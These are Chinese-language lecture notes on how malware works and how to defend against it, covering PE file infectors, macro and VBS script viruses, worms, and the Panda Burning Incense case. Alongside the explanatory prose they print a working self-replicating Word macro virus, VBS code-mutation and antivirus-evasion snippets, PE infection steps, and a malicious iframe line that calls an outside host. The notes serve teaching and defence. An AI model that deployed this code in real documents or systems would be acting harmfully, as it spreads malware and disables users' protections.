# 3-1 恶意软件的原理与防护

2019年4月10日 23:32


1 恶意代码及其分类
- 1.1 恶意代码的定义及发作情况
- 1.2 恶意代码的功能
- 1.3 恶意代码的分类

2 Windows PE病毒
- 2.1 PE病毒的基本概念
- 2.2 PE病毒的分类
- 2.3 传统文件感染型 感染思路
- 2.4 捆绑释放型
- 2.5 系统感染型
- 2.6 典型案例 -熊猫烧香病毒

3 宏病毒与脚本病毒
- 3.1 宏的基本概念与使用
- 3.2 宏病毒的传播方法
- 3.3 宏病毒的自我保护
- 3.4 VBS脚本的概念及使用
- 3.5 VBS脚本病毒的传播方法
- 3.6 VBS脚本病毒的自我保护

4 网络蠕虫
- 4.1 网络蠕虫的定义
- 4.2 网络蠕虫的分类
- 4.3 网络蠕虫的功能模块
- 4.4 网络蠕虫的检测与防治


## 1 恶意代码及其分类


- 1.1 恶意代码的定义及发作情况
- 1.2 恶意代码的功能
- 1.3 恶意代码的分类


### 1.1 恶意代码的定义及发作情况

- 恶意代码（ Maliciou Code，或 MalCode），也称恶意软件
- 设计目的是用来实现恶意功能的代码或程序。正常软件也会引发安全问题但绝大多数情况下并非作者有意
- 恶意代码可能通过软件漏洞、电子邮件、存储媒介或者其他方式植入目标计算机，并随着目标计算机的启动而自动运行。
- 恶意代码的主要存在形态是内存代码、可执行程序和动态链接库链接库。

高级持续性威胁APT：Advanced Persistent Threat

- 利用先进的攻击手段对特定目标进行长期持续性网络攻击的攻击形式，APT攻击的原理相对于其他攻击形式更为高级和先进，其高级性主要体现在APT在发动攻击之前需要对攻击对象的业务流程和目标系统进行精确的收集。在此收集的过程中，此攻击会主动挖掘被攻击对象受信系统和应用程序的漏洞，利用这些漏洞组建攻击者所需的网络，并利用0day漏洞进行攻击。

1.2 恶意代码的功能

- 获取数据
  - 静态数据： 文件、数据库等；
  - 动态数据： 口令、内存、计算机网络流量、通信网络数据、可移动存储介质、隔离电脑等
- 破坏系统
  - 数据：删除、修改数据；
  - 系统服务：通用 Web服务系统，数据库系统，特定行业服务系统（如工控）等。
  - 支撑设备：网络设备、线路等
- 动态控制与渗透拓展攻击路径

1.3 恶意代码的分类

- 计算机病毒：一组能够进行自我传播、 需要用户干预来触发执行的破坏性程序或代码
- 网络蠕虫：一组能够进行自我传播、 不需要用户干预即可触发执行的破坏性程序或代码。
- 特洛伊木马：是指一类看起来具有正常功能，但实际上隐藏着 很多用户不希望功能的程序。通常由控制端和被控制端两端组成。
- 后门：使得攻击者可以对系统进行非授权访问的一类程序。
- RootKit：通过修改现有的操作系统软件，使攻击者获得访问权并隐藏在计算机中的程序。
- Exploit :精心设计的用于利用特定漏洞以对目标系统进行控制的程序。

## 2 Windows PE病毒


- 2.1 PE病毒的基本概念
- 2.2 PE病毒的分类
- 2.3 传统文件感染型 感染思路
- 2.4 捆绑释放型
- 2.5 系统感染型
- 2.6 典型案例 -熊猫烧香病毒


2.1 PE病毒的基本概念

- 什么是 PE病毒?


    - 以 Windows PE程序为载体，能寄生于 PE文件，或 Windows系统的病毒程序
- 什么叫感染?
    - 在尽量不影响目标程序（系统）正常功能的前提下，使其具有病毒自己的功能。
- 何为病毒自己的功能?
    - 感染模块：被感染程序同样具备感染能力。
    - 触发模块：在特定条件下实施相应的病毒功能
    - 破坏模块等

2.2 PE病毒的分类

感染目标类型

- 文件感染--将代码寄生在 PE文件
    - 传统感染型
    - 捆绑释放型
- 系统感染--将代码或程序寄生在 Windows操作系统

2.3 传统文件感染型 感染思路

- 


- 优点：被感染后的程序主体依然是目标程序，不影响目标程序图标，隐蔽性稍好。
- 缺点：对病毒代码的编写要求较高，通常是汇编语言编写，难以成功感染自校验程序。

传统文件感染型 关键技术

- 重定位
    - 病毒代码目标寄生位置不固定
- API函数自获取
    - 需要使用的 API函数
    - 但无引入函数节支撑
- 目标程序遍历搜索
    - 全盘查找，或者部分盘符查找感染模块
- 感染模块
    - 病毒代码插入位置选择与写入
    - 控制权返回机制


病毒的重定位

为什么需要重定位?

- 程序在编译后，某些 VA地址（如变量 Var， 004010xxh）就已经以二进制代码的形式

固定。

病毒代码植入 HOST文件后的位置差异

- 

a）病毒在感染前的 Var 位置　　b）病毒感染 HOST 后 Var 的位置

解决方法

- 重定位本质： 修正实际地址与预期地址的差异
- 解决方案：病毒代码运行过程中自我重定位

常见的重定位方法之一

- 

a）病毒在感染前　　b）病毒感染 HOST 后

```
        call delta      ;这条语句执行之后，堆栈顶端为 delta 在内存中的真正地址
delta:  pop ebp         ;这条语句将 delta 在内存中的真正地址存放在 ebp 寄存器中
        sub ebp,offset delta

        ......


        lea eax,[ebp+offset var1]
        ;这时 eax 中存放着 var1 在内存中的真实地址
```

Call语句功能：
- 将下一条语句开始位置压入堆栈
- JMP 到目标地址执行


API函数地址自获取

- 如何获取 API函数地址?
  - DLL文件的引出函数节
  - Kernel32dll:
    - GetProcAddress和 LoadLibraryA
- 如何获取 kernel32dll中的 API函数地址?
  - 首先，获得 kernel32dll的模块加载基地址
    - 硬编码（兼容性差）
    - 通过 kernel32模块中的相应结构和特征定位
  - 然后，通过 kernel32dll的引出目录表结构定位具体函数的函数地址。

获取 kernel32模块基地址的典型方法

- 定位 kernel32模块中任何一个地址，然后按照模块首地址特征（对齐于 10000H， PE文件文件开始标识 MZ）向低地址遍历定位 PE文件头。
- Kernel32模块内的地址从何处获得?
  - 程序入口代码执行时Stack顶端存储的地址
  - SEH链末端处理函数
  - PEB相关数据结构指向了各模块地址
  - Stack特定高端地址的数据（不同的操作系统存在差别）
- 

通过引出函数节定位函数地址

- 通过函数名称查找函数地址
- 


目标程序遍历搜索

- 通常以 PE文件格式的文件（如 EXE、 SCR、 DLL等）作为感染目标。
- 在对目标进行搜索时，通常调用两个 API函数：
  - FindFirstFile
  - FindNextFile
- 遍历算法：递归或者非递归

搜索目标进行感染

FindFile Proc

1. 指定找到的目录为当前工作目录
2. 开始搜索文件 (**)
3. 该目录搜索完毕？是则返回，否则继续
4. 找到文件还是目录？是目录则调用自身函数 FindFile，否则继续
5. 是文件，如符合感染条件，则调用感染模块，否则继续
6. 搜索下一个文件 (FindNextFile)，转到 3继续

FindFile Endp

文件感染的关键

- 病毒代码能够得到运行
  - 选择合适的位置放入病毒代码（已有节，新增节）
  - 将控制权交给病毒代码
    - 修改程序入口点： AddressofEntryPoint
    - 或者在原目标代码执行过程中运行病毒代码（ EPO技术， EntryPoint Obscuring）
- 程序的正常功能不能被破坏
  - 感染时，记录原始“程序控制点位置”
  - 病毒代码执行完毕之后，返回控制权
- 避免重复感染：感染标记

代码插入位置

- 添加新节
  - 增加一个节专门存放病毒代码。要事先检查节表空间是否足够。
- 碎片式感染
  - 将代码分解，插入到节之间的填充部分。
- 插入式感染
  - 将病毒代码插入到 HOST文件的代码节的中间或前后。
  - 这种感染方式会增加代码节的大小，并且可能修改 HOST程序中的一些参数实际位置导致 HOST程序运行失败。
- 伴随式感染
  - 典型方法：备份 HOST程序，用自身替换 HOST程序
  - 当病毒执行完毕之后，再将控制权交给备份程序。

添加新节的感染方式 感染文件的基本步骤：

1. 判断目标文件开始的两个字节是否为“ MZ”。
2. 判断 PE文件标记“ PE”。
3. 判断感染标记，如果已被感染过则跳出继续执行 HOST程序，否则继续。

4. 获得 Directory（数据目录）的个数，（每个数据目录信息占 8个字节）。
5. 得到节表起始位置。（Directory的偏移地址 +数据目录占用的字节数 =节表起始位置 ）
6. 得到目前最后节表的末尾偏移（紧接其后用于写入一个新的病毒节）
    - 节表起始位置 +节的个数 *(每个节表占用的字节数 28H)=目前最后节表的末尾偏移。
7. 开始写入节表和病毒节
8. 修正文件头信息（映像文件头的节表数、修改 AddressOfEntryPoint，保存旧的 AddressOfEntryPoint）
9. 写入感染标记

2.4 捆绑释放型

- 将 HOST作为数据存储在病毒体内
- 当执行病毒程序时，还原并执行 HOST文件 如 熊猫烧香病毒
- 

- 优点：编写简单、效率高。可感染自校验程序。
- 缺点：被感染后的程序主体是病毒程序，易被发现（程序叠加十释放执行），程序图标问题。

2.5 系统感染型

- 这类病毒通常为独立个体，不感染系统内的其他文件。
- 两个关键问题：
    - 如何再次获得控制权?

        自启动
    - 如何传播?

        可移动存储介质（ U盘、移动硬盘、刻录光盘等） 网络共享 电子邮件或其他应用

控制权再次获取—常见的自启动方式

- 启动环节：
    - BIOS - MBR - DBR - 系统内部
- 系统内部：
    - 注册表中的键值
    - 系统中的特定位置
    - 配置文件
    - 特定路径的特定文件 如 Explorer.exe

其他启动方式

- 利用系统自动播放机制

    - Autorun.inf
- 在其他可执行文件嵌入少量触发代码
    - 修改引入函数节启动 DLL病毒文件
    - 在特定 PE文件代码段插入触发代码等
- DLL劫持：替换已有 DLL文件等

2.6 典型案例 -熊猫烧香病毒

- 自启动方式：
    - 将自身拷贝至系统目录，同时修改注册表将自身设置为开机启动项，->启动
    - 拷贝自身到所有驱动器根目录，命名为 Setup.exe，在驱动器根目录生成autorun.inf文件并把他们设置为隐藏、只读、系统。->启动
- 感染与传播方式：
    - 感染可执行文件：病毒会搜索并感染系统中特定目录外的所有EXE/SCR/PIF/COM等文件，将自身捆绑在被感染文件前端，并在尾部添加标记信息： WhBoy{原文件名 }exe{原文件大小 }->感染
    - 感染网页：查找系统以 html和 asp为后缀的文件，在里面插入 <iframe src=http://wwwac86cn/66/indexhtm width=”0” height=”0”></iframe> ->感染
    - 通过弱口令传播：访问局域网共享文件夹将病毒文件拷贝到该目录下，并改名为GameSetupexe。->传播
- 自我隐藏：
    - 禁用安全软件：尝试关闭安全软件（杀毒软件、防火墙、安全工具）的窗口、进程；删除注册表中安全软件的启动项；禁用安全软件的服务等操作。->破坏与隐藏
    - 自动恢复“显示所有文件和文件夹”选项隐藏功能。-> 隐藏
    - 删除系统的隐藏共享；->隐藏

        net share
- 破坏功能：
    - 同时开另外一个线程连接某网站下载 ddos程序进行发动恶意攻击->破坏，可开启附加攻击行为
    - 删除扩展名为 gho的文件->破坏，延长存活时间

**3 宏病毒与脚本病毒**


- 3.1 宏的基本概念与使用
- 3.2 宏病毒的传播方法
- 3.3 宏病毒的自我保护
- 3.4 VBS脚本的概念及使用
- 3.5 VBS脚本病毒的传播方法
- 3.6 VBS脚本病毒的自我保护

3.1 宏的基本概念与使用

什么是宏?

- 宏就是能组织到一起作为独立的命令使用的一系列 word命令，可以实现任务执行的自动化，简化日常工作
- Microsoft Office 使用 Visual Basic for Applications(VBA)进行宏的编写行宏的编写

什么是宏病毒?

- 存在于数据文件或模板中（字处理文档、数据表格、数据库、演示文档等），使用宏语言编写利用宏语言的功能将自己寄生到其他数据文档。

3.2 宏病毒的传播方法

宏病毒如何获得控制权

- 利用如下自动执行宏，将病毒代码写在如下宏中，由于这些宏会自动执行，因此获取控制权。
-

| WORD | EXCEL | Office97/2000 |
|---|---|---|
| AutoOpen | Auto_Open | Document_Open |
| AutoClose | Auto_Close | Document_Close |
| AutoExec | | |
| AutoExit | | |
| AutoNew | | Document_New |
| | Auto_Activate | |
| | Auto_Deactivate | |

宏病毒的感染

- 在微软 Office系列办公软件中，宏分为两种:
  - 内建宏：位于文档中，对该文档有效，如文档打开（ AutoOpen）、保存、打印、关闭等。
  - 全局宏：位于 office模板中，为所有文档所共用，如打开 Word程序（ AutoExec)
- 宏病毒的传播路线:
  - 单机：单个 Office文档 —〉 Office文档模板 —〉多个 Office文档
  - 网络：电子邮件居多

宏病毒的感染机理

- 宏病毒的感染方案:
  - 让宏在这两类文件之间互相感染:数据文档、文档模板
- 如何感染?

自我保护→

感染：
代码导出→

感染：
代码导入→

```
Sub test()
    'On Error Resume Next
    Application.DisplayAlerts = wdAlertsNone
    Application.EnableCancelKey = wdCancelDisabled
    Application.DisplayStatusBar = False
    Options.VirusProtection = False
    Options.SaveNormalPrompt = False        '以上是病毒基本的自我保护措施
    Set Doc = ActiveDocument.VBProject.VBComponents
    '取当前活动文档中工程组件集合
    Set Tmp = NormalTemplate.VBProject.VBComponents
    '取Word默认模板中工程组件集合
    Const ExportSource = "c:\jackie.sys"
    Const VirusName = "AIGTMV1"             '该字符串相当于一个病毒感染标志
    Application.VBE.ActiveVBProject.VBComponents(VirusName).Export ExportSource
                                '将当前病毒代码导出到c:\jackie.sys文件保存

    For i = 1 To Tmp.Count
        If Tmp(i).Name = VirusName Then TmpInstalled = 1
     '检查模板是否已经被感染病毒
    Next i

    For j = 1 To Doc.Count
        If Doc(j).Name = VirusName Then DocInstalled = 1
                                    '检查当前活动文档是否已被感染病毒
    Next j
    If TmpInstalled = 0 Then                '如果模板没有被感染，对其进行感染
        Tmp.Import ExportSource             '从c:\jackie.sys将病毒导入模板
        NormalTemplate.Save                 '自动保存模板，以免引起用户怀疑


    End If
    If DocInstalled = 0 Then                '如果当前活动文档没有被感染
        Doc.Import ExportSource             '从c:\jackie.sys将病毒导入当前活动文档
        ActiveDocument.SaveAs ActiveDocument.FullName '自动保存当前活动文档
    End If

    MsgBox "Word instructional macro by jackie", 0, "Word.APMP"
End Sub
```

3.3 宏病毒的自我保护

- 禁止提示信息
  - On Error Resume Next '如果发生错误，不弹出出错窗口，继续执行下面语句
  - ApplicationDisplayAlerts = wdAlertsNone '不弹出警告窗口
  - ApplicationDisplayStatusBar = False '不显示状态栏，以免显示宏的运行状态
  - OptionsVirusProtection = False '关闭病毒保护功能，运行前如果包含宏，不提示
  - OptionsSaveNormalPrompt = False '如果公用模块被修改，不给用户提示窗口而直接保存
  - ApplicationScreenUpdating = False '不让刷新屏幕，以免病毒运行引起速度变慢
  - ApplicationEnableCancelKey = wdCancelDisabled ‘不允许通过 ESC键结束正在运行的宏
- 屏蔽命令菜单
  - 通过特定宏定义
  - Sub ViewVBCode()
  - MsgBox "Unexcpected error",16
  - End Sub
  - 类似的过程函数还有：
    - ViewCode：该过程和 ViewVBCode函数一样，如果用户按工具栏上的小图

标就会执行这个过程。
        - ToolsMacro：当用户按下“ ALT+F8”或者“工具 —宏”时调用的过程函数。
        - FileTemplates：当显示一个模板的所有宏时，调用的过程函数。
    - Disable或删除特定菜单项
        - 用来使“工具 -宏”菜单失效的语句
            - CommandBars(“Tools”)Controls(16)Enabled=False
        - 删除“工具 —宏”菜单
            - CommandBars(“Tools”)Controls(16)Delete
- 隐藏真实代码
    - 在“自动宏”中，不包括任何感染或破坏的代码，但包含了创建、执行和删除新宏（实际进行感染和破坏的宏）的代码。
    - 将宏代码字体颜色设置成与背景一样的白色等。

3.4 VBS脚本(Visual Basic Script)的概念及使用

- 微软环境下的轻量级解释型语言，它使用 COM组件、 WMI （ Windows Management Instrumentation）、 WSH、 ADSI访问系统中的元素，对系统进行管理。
- 是 ASP（ Active Server Page）默认脚本语言，也可在客户端作为独立程序（ vbs,vbe）运行。

VBS功能强大-高效地管理远程和本地计算机

- 读取及修改环境变量
- 管理注册表、文件系统
- 管理服务、进程、系统账户
- 管理活动目录
- 进行网络交互（文件上传下载、邮件发送等）

3.5 VBS脚本病毒的传播方法

VBS脚本病毒如何感染文件

- 通过自我复制来感染文件，病毒中的绝大部分代码都可以直接附加在其他同类程序中。

爱虫病毒的几个主要模块

- Main()
    - 主模块：集成调用其他各个模块。
- regruns()
    - 修改注册表 Run下面的启动项指向病毒文件、修改下载目录录并且负责随机从给定的四个网址中下载WIN_BUGSFIXexe文件，并使启动项指向该文件
- html()
    - 生成 LOVE-LETTER-FOR-YOUHTM文件，其在系统目录生成一个病毒副本

MSKernel32vbs文件

- spreadtoemail()
  - 将病毒文件作为附件发送给 Outlook地址簿中的所有用户。
- listadriv()
  - 搜索本地磁盘，并对磁盘文件进行感染。
  - 它调用了 folderlistl()函数，该函数可遍历整个磁盘，对目标文件进行感染。
  - folderlist()函数调用了 infectfile()函数，该函数可以对 10多种文件进行覆盖，并且还会创建 scriptini文件，以便于利用 IRC通道传播。

3.6 VBS脚本病毒的自我保护

- 尝试关闭反病毒软件
- 自变换与加密
  - ```
    Randomize
    Set Of = CreateObject("Scripting.FileSystemObject")     '创建文件系统对象
    vC = Of.OpenTextFile(WScript.ScriptFullName, 1).Readall     '读取自身代码
    fS = Array("Of", "wC", "fS", "fSC")     '定义一个即将被替换字符的数组
    For fSC = 0 To 3
    vC = Replace(vC, fS(fSC), Chr((Int(Rnd * 22) + 65)) & Chr((Int(Rnd * 22) + 65)) & Chr((Int(Rnd * 22) + 65)) & Chr((Int(Rnd * 22) + 65)))   '取 4 个随机字符替换数组 fS 中的字符串
    Next
    Of.OpenTextFile(WScript.ScriptFullName, 2, 1).Writeline vC   '将替换后的代码写回文件
    ```
- 灵活运用 Execute函数
  - FileSystemObject对象声明可能会触发安全软件报警。
  - 如果病毒将这段声明代码转化为字符串，然后通过 Execute(String)函数执行，就可以躲避某些反病毒软件
- 改变某些对象的声明方法，躲避检测
  - fso=createobject("scriptingfilesystemobject") 修改为 fso=createobject("script" + "ingfilesyste" + "mobject" )

## 4 网络蠕虫


- 4.1 网络蠕虫的定义
- 4.2 网络蠕虫的分类
- 4.3 网络蠕虫的功能模块
- 4.4 网络蠕虫的检测与防治


4.1 网络蠕虫的定义

- 计算机蠕虫的两个最基本特征：
  - 可以从一台计算机移动到另一台计算机
  - 可以自我复制
- 蠕虫最初目的：分布式计算的模型试验
  - 利用网络主机的空闲资源
  - 破坏性和不可控性
    ```


- 蠕虫和计算机病毒的重新定义
  - 计算机蠕虫可以独立运行，并能把自身的一个包含所有功能的版本传播到另外的计算机上
  - 计算机病毒是一段代码，能把自身加到其他程序包括操作系统上；它不能独立运行，需要由它的宿主程序运行来激活它

4.2 网络蠕虫的分类

- 产业界通用网络蠕虫分类标准
  - 漏洞利用类蠕虫ExploitWorm
  - 口令破解类蠕虫 PassWorm 通过弱口令进入目标系统
  - 邮件传输类MailWorm
  - 即时通信类IMWorm
  - P2PWorm、 IRCWorm、 USBWorm等
- 恶意代码分类的差异性
  - 计算机病毒：一组能够进行自我传播、需要用户干预来触发执行的破坏性程序或代码。
  - 网络蠕虫 :一组能够进行自我传播、不需要用户干预即可触发执行的破坏性程序或代码。
    - 其通过不断搜索和侵入具有漏洞的主机来自动传播。
- 特点与防范区别
  - 

| | 感染型病毒 | 其他类蠕虫 | 漏洞利用类蠕虫［&口令破解类］ |
|---|---|---|---|
| 存在形式 | 寄生代码 | 独立个体 | 独立个体 |
| 传播方法 | 代码寄生 | 自我复制 | 自我复制 |
| 传播依赖因素 | 计算机用户 | 计算机用户 | 系统或程序漏洞 |
| 再次执行 | 宿主执行 | 系统自启动机制 | 系统自启动机制 |
| 传播目标 | 本地文件或系统 | 网络中其他主机 | 网络中存在漏洞的主机 |
| 影响重点 | 主机系统 | 主机系统、网络及系统性能 | 网络及系统性能 |
| 防范措施 | 反病毒软件、安全意识 | 反病毒软件、安全意识、流量阻断 | 流量阻断、修补补丁、反病毒软件 |
| 主要防范主体 | 计算机用户、反病毒厂商 | 计算机用户、反病毒厂商、应用服务商、网络管理人员、运营商 | 网络管理人员、运营商 |

4.3 网络蠕虫的功能模块

- 

- 信息收集模块
  - 目的：对本地或者目标网络进行信息收集，为发现易感染目标提供支持
  - 搜集信息包括： 本机系统信息、用户信息、对本机的信任或授权的主机、本机所处网络的拓扑结构、边界路由器信息
- 扫描探测模块
  - 目的：完成特定目标的脆弱性检测，发现易感染目标（主机）
  - 影响网络蠕虫传播速度的主要因素：
    - 漏洞主机被发现的速度
    - 漏洞主机的总数 ------相对恒定
    - 网络蠕虫对目标的感染速度
  - 扫描策略 —如何更快的覆盖易感染群体
    - 按照蠕虫对目标地址空间的选择方式进行分类，扫描策略可分为： 随机扫描/选择性扫描 /顺序扫描 /基于目标列表的扫描 /分治扫描 /基于路由的扫描基于 /DNS的扫描
- 攻击渗透模块
  - 目的：该模块利用安全漏洞建立获取目标系统的控制权
    - Exploit （ shellcode推送）
  - 网络蠕虫通常利用的漏洞:
    - 目标主机的系统或网络应用程序漏洞
    - 主机之间信任关系漏洞
    - 目标主机的默认用户和（弱）口令漏洞
    - 目标主机的客户端程序配置漏洞
- 自我推进（自我复制） 模块
  - 目的：该模块在本机与目标主机之间完成蠕虫副本传递
    - 文件直接传输
    - 搭建 Web、 FTP、 TFTP服务器
    - P2P等
- 扩展功能模块—取决于攻击者目的
  - 实体隐藏模块：包括对蠕虫各个实体组成部分的隐藏、加密、变形，主要提高蠕虫的生存能力

    - 宿主破坏模块：用于摧毁或破坏被感染主机，破坏网络正常运行，在被感染主机上留下后门
    - 信息通信模块：能使蠕虫间、蠕虫同黑客之间进行通信
    - 远程控制模块：调整蠕虫行为，控制被感染主机，执行蠕虫编写者下达的指令
    - 自动升级模块：随时更新模块功能，实现持续攻击目的

4.4 网络蠕虫的检测与防治

漏洞利用型蠕虫的行为特征

- 特点
    - 利用系统、网络应用的服务漏洞
    - 主动攻击、无需人为干预
    - 速度及其迅猛
- 危害
    - 造成网络拥塞
    - 降低系统性能
    - 产生安全隐患
    - 反复性
    - 破坏型

网络蠕虫的检测与防治

- 个人用户
    - 及时修补漏洞补丁
    - 使用防火墙软件阻断
    - 安全防护软件及时更新
- 网络管理者
    - 网关阻断
    - 补丁下发
- 安全厂商
    - 网络流量特征分析与提取
    - 网络安全设备快速阻断
    - 快速利用客户端安全软件清除蠕虫个体，并进行补丁修补
- 网络应用厂商
    - 应用流量过滤与阻断
    - 补丁自动分发与修补